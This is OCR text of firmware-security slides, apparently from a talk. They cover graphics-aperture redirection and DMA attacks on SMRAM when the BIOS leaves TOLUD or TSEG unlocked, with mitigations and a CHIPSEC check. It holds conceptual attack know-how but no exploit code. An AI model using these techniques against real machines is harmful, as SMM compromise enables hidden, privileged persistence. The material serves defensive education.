
- If BIOS doesn't lock down memory config, boundary separating DRAM and MMIO (TOLUD) can be moved somewhere else. E.g. malware can move it below SMRAM to make SMRAM decode as MMIO
- Graphics Aperture can then be overlapped with SMRAM and used to redirect MMIO access to memory range defined by PTE entries in Graphics Translation Table (GTT)
- When CPU accesses protected SMRAM range to execute SMI handler, access is redirected to unprotected memory range somewhere else in DRAM
- Similarly to Remapping Attack, BIOS has to lock down HW memory configuration (i.e. TOLUD) to mitigate this attack
- System Management Mode Design and Security Issues (GART)

Access in SMM : Normal Memory Map



Source: System Management Mode Design and Security Issues

Access in SMM : GFx Aperture Redirection



Source: System Management Mode Design and Security Issues


Problems With HW Configuration/Protections

DMA/GFx Aperture Attacks Against SMRAM


- SMRAM has to be protected from DMA Attack
- Protection from inbound DMA access is guaranteed by programming TSEG range
- When BIOS doesn't lock down TSEG range configuration, malware can move TSEG outside of where actual SMRAM is
- Then program one of DMA capable devices (e.g. GPU device) or Graphics Aperture to access SMRAM
- Programmed I/O accesses: a threat to Virtual Machine Monitors?
- System Management Mode Design and Security Issues

- BIOS has to lock down configuration required to define range protecting SMRAM from inbound DMA access (e.g. TSEG range)
- **`chipsec_main --module smm_dma`**


DMA Access to SMRAM: Normal Memory Map




DMA Access to SMRAM: DMA Attacks



BIOS Attack Surface: SMI Handlers




Legacy SMI Handlers Calling Out of SMRAM



